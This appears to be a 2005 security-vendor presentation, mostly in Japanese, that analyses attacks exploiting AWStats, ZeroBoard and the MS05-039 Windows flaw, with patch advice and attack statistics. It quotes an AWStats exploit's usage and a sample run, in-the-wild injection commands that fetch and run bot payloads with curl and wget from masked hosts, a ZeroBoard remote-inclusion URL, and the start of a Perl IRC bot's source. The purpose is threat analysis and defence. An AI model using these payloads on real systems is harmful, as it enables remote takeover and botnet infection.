"プログラマーが心配しなくてはならないのはコメントスパムだけではない。人気のログファイル解析プログラムのバグを攻撃者が悪用し、有名Blogやその他のWebサイトを改ざんしたようだ。" (It's not just comment spam that programmers need to worry about. Popular log file analysis programs have been exploited by attackers to tamper with famous blogs and other websites). A third paragraph says: "プログラマーのジェレミー・ザウオドニー氏は2月1日遅く、同氏のプライマリサーバがハッキングされたことを自身のBlogで明かした。" (Programmer Jeremy Zawodny revealed late on Feb 1st that his primary server had been hacked in his blog). A fourth paragraph says: "同じくプログラマーのラッセル・ビーティ氏も、自身のBlogに侵入があったことに気付いたと記している。" (Similarly, programmer Russell Beatty also noted in his blog that he had been hacked). The Oracle Channel logo is visible on the right side of the article.

<出典 <http://www.itmedia.co.jp/enterprise/articles/0502/03/news015.html>>

この報道後、AWStatsに関する情報は...



AWStatsの脆弱性について

脆弱性概要

AWStats configdir function command execution (HTTP_AWStats_ConfigDir_Exec)

このシグネチャは、AWStats に対する HTTP GET 要求を検出します。攻撃者はこれを利用して、任意のコマンドを実行する可能性があります。

影響を受けるシステム

Windows: 95、OS/2: 任意のバージョン、DG/UX: 任意のバージョン、Windows NT: 4.0、Windows: 98、Novell NetWare: 任意のバージョン、SCO Unix: 任意のバージョン、BSD: 任意のバージョン、HP-UX: 任意のバージョン、IRIX: 任意のバージョン、Solaris: 任意のバージョン、Linux: 任意のバージョン、Windows 2000: 任意のバージョン、Windows: 98 Second Edition、Windows: Me、Cisco IOS: 任意のバージョン、Windows: XP、Debian Linux: 3.0、Compaq Tru64 UNIX: 任意のバージョン、AIX: 任意のバージョン、Mac OS: 任意のバージョン、Windows 2003: 任意のバージョン、AWStats: 5.7 6.2

脆弱点の説明

AWStats は、Web、FTP、またはメール サーバーの統計値を生成する無償で入手可能なログ アナライザです。AWStats バージョン 5.7 6.2 では、リモートの攻撃者がシステム上で任意のコマンドを実行する可能性があります。リモートの攻撃者は、searchdir 変数内に不正なコードを含んでいる特殊な形式の要求を configdir 関数に送信し、システム上で任意のコマンドを実行する可能性があります。

この脆弱点の解決方法

AWStats のダウンロード Web サイトから、最新バージョンの AWStats (6.3 以降) を入手してアップグレードします。

Debian GNU/Linux 3.0 (woody) の場合: Debian Security Advisory DSA-682-1 を参照して、最新バージョンの awstats (4.0-0.woody.2 以降) にアップグレードします。



AWStatsの脅威について

AWStats ver6.2で発見された脆弱性は、「configdir」パラメタに対する入力値をチェックしていない為、入力されたそのままコマンドが実行される。

```
/*
AWStats exploit by Thunder, molnar_rcs@yahoo.com

This exploit makes use of the remote command execution bug discovered in
AWStats ver 6.2 and below. The bug resides in the awstats.pl perl script.
The script does not sanitise correctly the user input for the
'configdir' parameter. If the users sends a command prefixed and postfixed
with |, the command will be executed. An example would be:


Let's execute '/usr/bin/w':
>
http://localhost/cgi-bin/awstats.pl?configdir=%20|%20usr/bin/w%20|%20
<

Awstat output:
>
Error: LogFile parameter is not defined in config/domain file
Setup (' | /usr/bin/w | /awstats.localhost.conf' file, web server or permissions) may be wrong.
Check config file, permissions and AWStats documentation (in 'docs' directory).
<

That's it. Our command was executed.
This bug is fixed in AWStats ver 6.3 and a patch was released for all versions, but vulnerable
AWStat is still available for download on several sites (ex. www.topshareware.com).

Type `gcc awexpl.c -o awexpl` to compile the exploit and `./awexpl -u` for usage.

Note:
Just indexing the commands with | will not always work, or might not work at all. I checked
it on my own awstats 6.0 install, and it failed. So, whoever tried the same on his own
script and was surprised to see that (although the version he uses is said to be prone to the
remote command execution bug) nothing happened, should patch or upgrade to Awstat 6.3 asap.
As far as i know all unpached versions prior to 6.3 are vulnerable and commands prefixed and
postfixed by a | character WILL be executed. Beware!
```



```
192.168.37.180 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles
[root@linux iss]# ls
1.html 5.html DATA.zip TEST.DOC config.cache sebek-linux-2.1.7.tar.gz
2.html 6.html GNCam.pl a.html config.log
3.html 7.html PGP_8.0.2 awexpl no
4.html CISCO_VPN_Client SSH.2.0 awexpl.c ms.c
[root@linux iss]# ./awexpl -u
# AWStats exploit by Thunder, molnar_rcs@yahoo.com
# Usage: ./awexpl -h <host> -i <ip> [-s Script] [-p Path] [-o Port] [-c Commands] [-u]
-h : target host name, default is 'localhost'
-i : target IP (to wich host name resolves)
-s : script name, default is 'awstats.pl'
-p : script path, default is '/cgi-bin'
-o : specify port to connect to, default is '80'
-c : specify commands to be executed, the exploit will create a
: file named 'OWNED' in '/tmp' by default
-u : usage

# Example: ./awexpl -h localhost -i 127.0.0.1
# : ./awexpl -h localhost -i 127.0.0.1 -p /-user/cgi-bin
# : ./awexpl -h localhost -i 127.0.0.1 -p /-user/cgi-bin -c "/usr/bin/id"
[root@linux iss]# ./awexpl -i 192.168.221.6 -p /-user/cgi-bin -c "/usr/bin/id"
# Please specify both host '-h' and ip '-i'
[root@linux iss]# ./awexpl -h iss -i 192.168.221.6 -p /-user/cgi-bin -c "/usr/bin/id"
# AWStats Exploit by Thunder, molnar_rcs@yahoo.com
# Connecting to iss (192.168.221.6) ...Done!
# Building header...Done!
# Sending data...Done!
# Exploit finished.
[root@linux iss]#
```

脅威について広く一般に公開されている。




AWStatsの脆弱性を利用したbot

■攻撃手法

AWStatsの脆弱性を利用して以下のコマンドが入力される。

```
configdir=|echo ;cd /tmp;rm -rf *;curl -O http://www. * * * * * /h4x000r/a.pl;perl a.pl;echo ;rm -rf a.pl*;echo|
```

ダウンロードされた「a.pl」が実行される。
このファイルは、perlで作成されたbotである。



```
VIM -<Documents and Settings\admin\Desktop\%a.pl
ファイル(F) 編集(E) ツール(T) パッケージ(P) ウィンドウ(W) ヘルプ(H)
# /usr/bin/perl
#
# ShellBOT - hackbox
#
# OldWolf - bai3tzasu@yahoo.com
# - www.atrrix-team.org
# - www.atrrix.cjb.net
#
#
my $VERSAO = '0.2';


$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';

use IO::Socket;
use Socket;
use IO::Select;
chdir("/");
$serverid="$ARGV[0]" if $ARGV[0];
$0="$processo"."%0"x16;
my $pid=fork;
exit if $pid;
die "Problema com o fork: $!" unless defined($pid);
```


AWStatsの脆弱性を利用してBotが作成されている。

AWStatsの攻撃推移


グラフは、7月1日から7月21日までの攻撃件数の推移である。
2005年9月に100件/日確認されている。



AWStatsの脆弱性を利用したBotは、今も攻撃を続けている。



グラフは、7月1日から7月21日までの攻撃元国別グラフ



(出典)ISSマネージド セキュリティ サービス

日本が第4位で全体の10%を占めている。

ニュースになっていないZeroBoardへの攻撃

ZeroBoardは、韓国製の掲示板ソフト

The screenshot displays the Zeroboard web interface. On the left is a 'Member Login' form with fields for '아이디' (ID) and '비밀번호' (password), and buttons for '로그인' (login), '자동로그인' (auto-login), and '무료 회원 가입' (free registration). Below the login form is a navigation menu for '제로보드 > 계정 정보' (ZeroBoard > Account Info) with options like '유/무료 계정 홍보' (Free/Paid account promotion) and '사람방 사용' (Use people room).

The main content area shows a post titled '유/무료 계정 홍보' (Free/Paid account promotion). The text of the post includes:

- 유/무료 계정을 홍보하는 곳입니다.
- 계정정보에 대한 마지막 판단은 여러분이 하는 것입니다. 냉철하게 판단을 하셔서 도움을 얻으시면 좋겠네요.
- 개인 서버는 아래 "개인 제공 계정 정보 게시판"에 적어주세요
- 입력 양식을 지켜 주시고, 제대로 입력되지 않은 게시물은 삭제 조치하겠습니다
- 중복 게시는 2주일 간격으로 등록시에만 허용합니다. 예로 1일에 게시하셨던 소개글은 15일에 다시 게시하실 수 있습니다
- * 그릇되거나 편파적인 정보로 특정 업체등을 비방하는 등의 불건전 게시물에 대해서 NZEO에서 책임을 지지 않으며, 해당 업체에서 적으로 글쓴이의 정보를 요구하면 모두 드리는 것을 원칙으로 합니다.

 The post is managed by '게시판 관리자 : Eccen'.

Below the post is a table of posts with columns: 번호 (No.), 구분 (Category), 업체이름 (Company Name), PHP, MySQL, 제로보드 (ZeroBoard), 등록자 (Registered User), and 조회 (Views). The table lists several posts, including notices and promotional posts for various services like '웹호스팅' (web hosting) and '아이미소닷컴' (aimiso.com).

번호	구분	업체이름	PHP	MySQL	제로보드	등록자	조회
Notice		[업체이름] 부재 혹은 간단한 설명 ← 지켜주...				Eccen	1
Notice		글쓰기에 앞서 꼭 확인하세요! (최종2004/03/1...				Eccen	2
2160	유료계정	[웹호스팅] 1U서버 60만원 100M 월5만원 특판...	지원	무료	가능	파치™	
2159	유료계정	[허브호스팅]홈페이지 템플릿제공,250M/500M, 웹메...	지원	무료	가능	허브호스팅	
2158	무료계정	[아이미소닷컴]아이미소닷컴에서 무료계정을 드립니다...	지원	무료	가능	imiso	
2157	유료계정	[와우웹]3개월무료이벤트/100M 월100원대부터/DB...	지원	무료	가능	토리 마지씨	
2156	무료계정	[베스트호스팅]무료호스팅 이벤트진행중입니다.	지원	무료	가능	BestHost	
2155	무료계정	[웨비스] 무료계정 나누어 드립니다.	지원	무료	가능	[webice]	
2154	유료계정	[나모웹] 월300원부터 ~ 용량/디버무제한, 셋팅비X...	지원	무료	가능	나모웹	

日本でも意外なところでこの掲示板が使用されていた。

Zeroboardの脆弱性について

■概要

Zeroboardのウェブアプリケーションに脆弱性があり、攻撃者はこれを利用して、任意のコマンドを実行する可能性があります。

■影響を受けるシステム

ZeroBoardの全バージョン

■この脆弱点の解決方法

この脆弱点は、PHP のバージョンやプラットフォームに制限されません。リモートからの File Inclusion Flaw に対して脆弱な PHP ページが攻撃されます。include() を呼び出す前に、リモートからの入力を検証するためにページを書き込むか、「register_globals」を OFF に設定します。

Zeroboardの脅威について

■ Zeroboardで発見されたリモートコマンド実行バグを利用します。この「error.php」スクリプトは適切に'dir'パラメタにおける入力をチェックしない為、リモートから任意のコマンドが実行されます。

The 'error.php' script does not properly validate user-supplied input in the 'dir' parameter. A remote user can supply a specially crafted URL to cause arbitrary PHP code from a remote location to be included and executed on the target system. The PHP code, including operating system commands, will run with the privileges of the target web service.

```
http://[target]/zeroboard/skin/zero_vote/error.php?dir=http://[attacker]
```

Aleks is credited with discovering this flaw.

The original advisory is available at:

<http://www.optik4lab.com/modules/news/article.php?storyid=13>

<http://www.securitytracker.com/alerts/2005/Jan/1012812.html>

<出典: <http://www.securitytracker.com/alerts/2005/Jan/1012812.html>>




Zeroboardの脆弱性を利用したbot

■攻撃手法

Zeroboard脆弱性を利用して以下のコマンドが入力される。


```
/bbs/skin/zero_vote/error.php?dir=http://***.com/zamelmania/fbi.gif?&cmd=cd%20/tmp;wget%20http://www.***.com/bbs/qmail.tgz;GET%20http://www.***.com/bbs/qmail.tgz%20>%20qmail.tgz;curl%20-O%20http://www.***.com/bbs/qmail.tgz;tar%20-xzvf%20qmail.tgz;cd%20qmail;./s
```

HTTP経由で「qmail.tgz」というファイルがダウンロードされ、実行される。
この圧縮ファイルは、ファイルの内容と感染後の挙動からbotである事が判明した。



Zeroboardの攻撃推移

グラフは、9月1日から9月19日までの攻撃件数の推移である。
攻撃元IPアドレスは、一箇所からで9月8、9日のみ検知している。



(出典)ISSマネージド セキュリティ サービス

プロトタイプのBOTだと思われる。

ニュースでは、日本での影響が少なかった
MS05-039への攻撃

■ITProでMS05 - 039の脆弱性を利用した攻撃がニュースで取り上げられる。

Windowsの脆弱性を突く新種ワームに注意、ネットに接続するだけで感染する 2005年08月15日

マイクロソフトや情報処理推進機構 (IPA)、米US-CERTなどは8月15日、8月10日に公表されたWindowsのセキュリティホール (脆弱性) を突いて感染を広げるワーム (ウイルス) が出現しているとして注意を呼びかけた。セキュリティホールが存在するWindowsマシンは、ネットに接続するだけで感染する恐れがある。対策は、マイクロソフトが公開している修正パッチを適用すること。ファイアウォールなどで不要なポートをふさいでおくことも重要である。

ワームに狙われているセキュリティホールは、8月の月例セキュリティ情報の一つとして公表された「プラグ アンド プレイの脆弱性により、リモートでコードが実行され、特権の昇格が行なわれる (899588) (MS05-039)」。Windowsが備える「プラグ アンド プレイ」のサービスに見つかったバッファオーバーフローのセキュリティホールである (関連記事)。細工が施されたデータを送信されると、任意のプログラムを実行されたり、権限の昇格を許したりする。最大深刻度は最悪の「緊急」。

この「MS05-039」は危険なセキュリティホールであるため、公開当初から悪用される可能性が高いとされていた。実際、公開直後にはセキュリティホールを突くプログラム (コード) がインターネット上で公表され、US-CERTなどは米国時間8月12日に注意を呼びかけていた。そして今回、セキュリティホールを突いて自動的に感染を広げるプログラム (ワーム) が確認された。

現在確認されているワームは「Zotob」と呼ばれている。マイクロソフトでは、パッチ未適用のWindows 2000だけが感染するとしている。一方、Windows 2000だけでなくWindows XPも影響を受けるとしているベンダー/組織もある。米SANS Instituteでは、米国時間8月14日時点での情報として、Windows XP SP2およびWindows 2003は感染しないことが確認されているとしている。

Zotobは、TCPポート445番経由でセキュリティホールを突くプログラムを送り込む。このプログラムの実行に“成功”すると、そのプログラムは既にZotobが稼働しているマシンから、Zotob本体をFTPでダウンロードして実行する。

<出典 <http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20050815/166378/>>

日本での被害は、ほとんど報じられなかった。



MS05-039について

概要

プラグ アンド プレイ サービスは、デバイスのインストール、設定、および新規デバイスの通知を担当する Windows DCE-RPC サービスです。最近のバージョンの Windows オペレーティング システムでは、このサービスが自動的に起動し、デフォルト設定で動作します。Windows 2000 の場合、このサービスへは名前付きパイプと NULL セッションを通じて到達可能です。このサービスを無効化すると、システムの動作に悪影響が及びます。プラグ アンド プレイ サービスには、リモートから悪用可能なスタックベースのオーバーフローが含まれています。

影響を受けるシステム (MS05-039の修正パッチが適用されていないホスト)

Windows 2000 SP4 およびそれ以前、セキュリティ ロールアップ済み (匿名の場合)

Windows XP SP2 およびそれ以前 (認証されたユーザーの場合のみ)

Windows Server 2003 SP1 およびそれ以前 (認証されたユーザーの場合のみ)

対応

MS05-039の修正パッチが適用



MS05-039発見からワーム発生までのタイムフレーム

2005/3/中旬

2005/4/13

2005/8/9



X-Force R&D
Neel Mehta
によって発見

Microsoftに
脆弱性の詳細を
報告

Virtual Patch
XPU 24.4で対応

脆弱性についてMSに報告



8/11

Frsirt
Exploit公開



8/12

Metasploit
Exploit公開



8/14

Zotob-A



8/17

Zotob-E
Worm_Rbot CBQ

2005/8/9

Microsoft 脆弱性情報と対応パッチMS05-39を公開



Mcafee
Symantec
防御シグネチャセットを公開


Microsoft

Botのソースコードを利用して、早い段階にワームが発生する。

INTERNET|SECURITY|SYSTEMS®

MS05-039の攻撃推移

